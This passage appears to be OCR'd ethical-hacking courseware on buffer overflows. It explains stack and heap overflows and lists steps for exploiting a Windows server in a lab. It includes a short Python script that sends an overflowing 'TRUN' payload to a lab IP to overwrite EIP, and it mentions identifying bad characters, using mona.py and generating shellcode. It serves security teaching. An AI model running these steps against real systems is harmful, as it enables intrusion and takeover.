A buffer is an area of adjacent memory locations allocated to a program or application to handle its runtime data. Buffer overflow or overrun is a common vulnerability in applications or programs that accept more data than the allocated buffer. This vulnerability allows the application to exceed the buffer while writing data to the buffer and overwrite neighboring memory locations. Furthermore, this vulnerability leads to erratic system behavior, system crash, memory access errors, etc. Attackers exploit a buffer overflow vulnerability to inject malicious code into the buffer to damage files, modify program data, access critical information, escalate privileges, gain shell access, and so on.

Why Are Programs and Applications Vulnerable to Buffer Overflows?

- Boundary checks are not performed fully, or, in most cases, entirely skipped
- Applications that use older versions of programming languages involve several vulnerabilities
- Programs that use unsafe and vulnerable functions fail to validate the buffer size
- Programs and applications that do not adhere to good programming practices
- Programmers that fail to set proper filtering and validation principles in the applications
- Systems that execute code present in the stack segment are vulnerable to buffer overflows
- Improper memory allocation and insufficient input sanitization in the application lead to buffer overflow attacks
- Application programs that use pointers for accessing heap memory result in buffer overflows



Types of Buffer Overflow: Stack-Based Buffer Overflow

- A stack is used for **static memory allocation** and stores the variables in "Last-in First-out" (LIFO) order
- There are two stack operations: **PUSH** stores the data onto the stack and **POP** removes data from the stack
- If an application is vulnerable to stack-based buffer overflow, then attackers take control of the EIP register to **replace the return address** of the function with the malicious code that allows them to gain shell access to the target system


EIP (Extended Instruction Pointer) → Return Address



Types of Buffer Overflow: Heap-Based Buffer Overflow

- Heap memory is **dynamically allocated** at runtime during the execution of the program and it stores program data
- Heap-based overflow occurs when a block of memory is allocated to a heap, and data is written without any bounds checking
- This vulnerability leads to **overwriting dynamic object pointers**, heap headers, heap -based data, virtual function table, etc.
- Attackers exploit heap-based buffer overflow to take control of the program's execution. Unlike stack overflows, heap overflows are inconsistent and have different exploitation techniques

Types of Buffer Overflow

There are two types of buffer overflow, namely the stack-based buffer overflow and heap-based buffer overflow.

- **Stack-Based Buffer Overflow**


  In most applications, a stack is used for static memory allocation. Contiguous blocks of memory are allocated for a stack to store temporary variables created by a function.

The stack stores the variables in "Last-in First-out" (LIFO) order. Whenever a function is called, the required memory for storing the variables is declared on the stack, and when the function returns, the memory is automatically deallocated. There are two stack operations, namely, PUSH, which stores data onto the stack, and POP, which removes data from the stack.

Stack memory includes five types of registers:

- **EBP:** Extended Base Pointer (EBP), also known as StackBase, stores the address of the first data element stored onto the stack
- **ESP:** Extended Stack Pointer (ESP) stores the address of the next data element to be stored onto the stack
- **EIP:** Extended Instruction Pointer (EIP) stores the address of the next instruction to be executed
- **ESI:** Extended Source Index (ESI) maintains the source index for various string operations
- **EDI:** Extended Destination Index (EDI) maintains the destination index for various string operations

A stack-based buffer overflow occurs when an application writes more data to a buffer than what is actually allocated for that buffer. To understand stack-based buffer overflow, you must focus on the EBP, EIP, and ESP registers. EIP is the most important read-only register, which stores the address of the instruction that needs to be subsequently executed.



ESP (Extended Stack Pointer) → Stack Frame
Buffer Space
EBP (Extended Base Pointer)
EIP (Extended Instruction Pointer) → Return Address

Figure 6.42: Representation of stack

Whenever a function starts execution, a stack frame that stores its information is pushed onto the stack and stored in the ESP register. When the function returns, the stack frame is popped out from the stack and the execution resumes from the return address stored on the EIP register. Hence, if an application or program is vulnerable to buffer overflow attack, then attackers take control of the EIP register to replace the return address of the function with malicious code that allows them to gain shell access to the target system.

Figure 6.43: Demonstration of stack-based buffer overflow

- **Heap-Based Buffer Overflow**

  A heap is used for dynamic memory allocation. Heap memory is dynamically allocated at run time during the execution of the program, and it stores the program data. Accessing heap memory is slower than accessing stack memory. The allocation and deallocation of heap memory is not performed automatically. Programmers must write code for the allocation [malloc()] of heap memory, and after the execution is complete, they must deallocate the memory using functions such as free().

  Heap-based overflow occurs when a block of memory is allocated to a heap and data is written without any bound checking. This vulnerability leads to overwriting links to dynamic memory allocation (dynamic object pointers), heap headers, heap-based data, virtual function tables, etc. Attackers exploit heap-based buffer overflow to take control of the program's execution.

  Buffer overflows commonly occur in the heap memory space, and exploitation of these bugs is different from that of stack-based buffer overflows. Heap overflows have been prominently discovered as software security bugs. Unlike stack overflows, heap overflows are inconsistent and have varying exploitation techniques.

Windows Buffer Overflow Exploitation

Steps involved in exploiting Windows based buffer overflow vulnerability:

1. **Perform spiking**
2. **Perform fuzzing**
3. **Identify the offset**
4. **Overwrite the EIP register**
5. **Identify bad characters**
7. **Identify the right module**
6. **Generate shellcode**
8. **Gain root access**

Windows Buffer Overflow Exploitation (Cont'd)

Perform Spiking

- Spiking allows attackers to send crafted TCP or UDP packets to the vulnerable server in order to make it crash
- Spiking helps attackers to identify buffer overflow vulnerabilities in the target applications

- **Step 1: Establish a connection with the vulnerable server using Netcat**

Immunity Debugger showing vulnerable server paused due to access violation

Windows Buffer Overflow Exploitation (Cont'd)

Perform Fuzzing

- Attackers use fuzzing to send a **large amount of data** to the target server so that it experiences buffer overflow and overwrites the EIP register
- Fuzzing helps in identifying the number of bytes required to crash the target server
- This information helps in determining the exact **location of the EIP** register, which further helps in injecting malicious shellcode

Windows Buffer Overflow Exploitation (Cont'd)


Overwrite the EIP Register

- Overwriting the EIP register allows attackers to identify whether the EIP register can be controlled and can be overwritten with **malicious shellcode**



overwrite.py (~/Scripts) - Pluma
File Edit View Search Tools Documents Help
Open Save Undo
overwrite.py

```python
#!/usr/bin/python2
import sys, socket

shellcode = "C" * 2003 + "D" * 4

try:
    soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    soc.connect(('10.10.1.11', 9999))
    soc.send(('TRUN /.:/' + shellcode))
    soc.close()
except:
    print "Error: Unable to establish connection with Server"
    sys.exit()

```

Observe the EIP register is overwritten with four D's (ASCII value: 44)

Windows Buffer Overflow Exploitation (Cont'd)

Identify Bad Characters

- Before injecting the shellcode into the **EIP register**, attackers identify bad characters that may cause issues in the shellcode
- You can obtain the badchars through a Google search. Characters such as no byte, i.e., "**\x00**", are badchars

Windows Buffer Overflow Exploitation (Cont'd)

Identify the Right Module

- In this step, attackers identify the right module of the vulnerable server that **lacks memory protection**
- In Immunity Debugger, you can use scripts such as **mona.py** to identify modules that lack memory protection

Windows Buffer Overflow Exploitation

Exploiting Windows-based buffer overflow vulnerability involves the following steps:

- Perform spiking
- Perform fuzzing
- Identify the offset

- Overwrite the EIP register
- Identify bad characters
- Identify the right module
- Generate shellcode
- Gain root access

Before executing the following steps, you must install and run a vulnerable server on the victim's machine, then run Immunity Debugger, and finally attach the vulnerable server to the debugger.

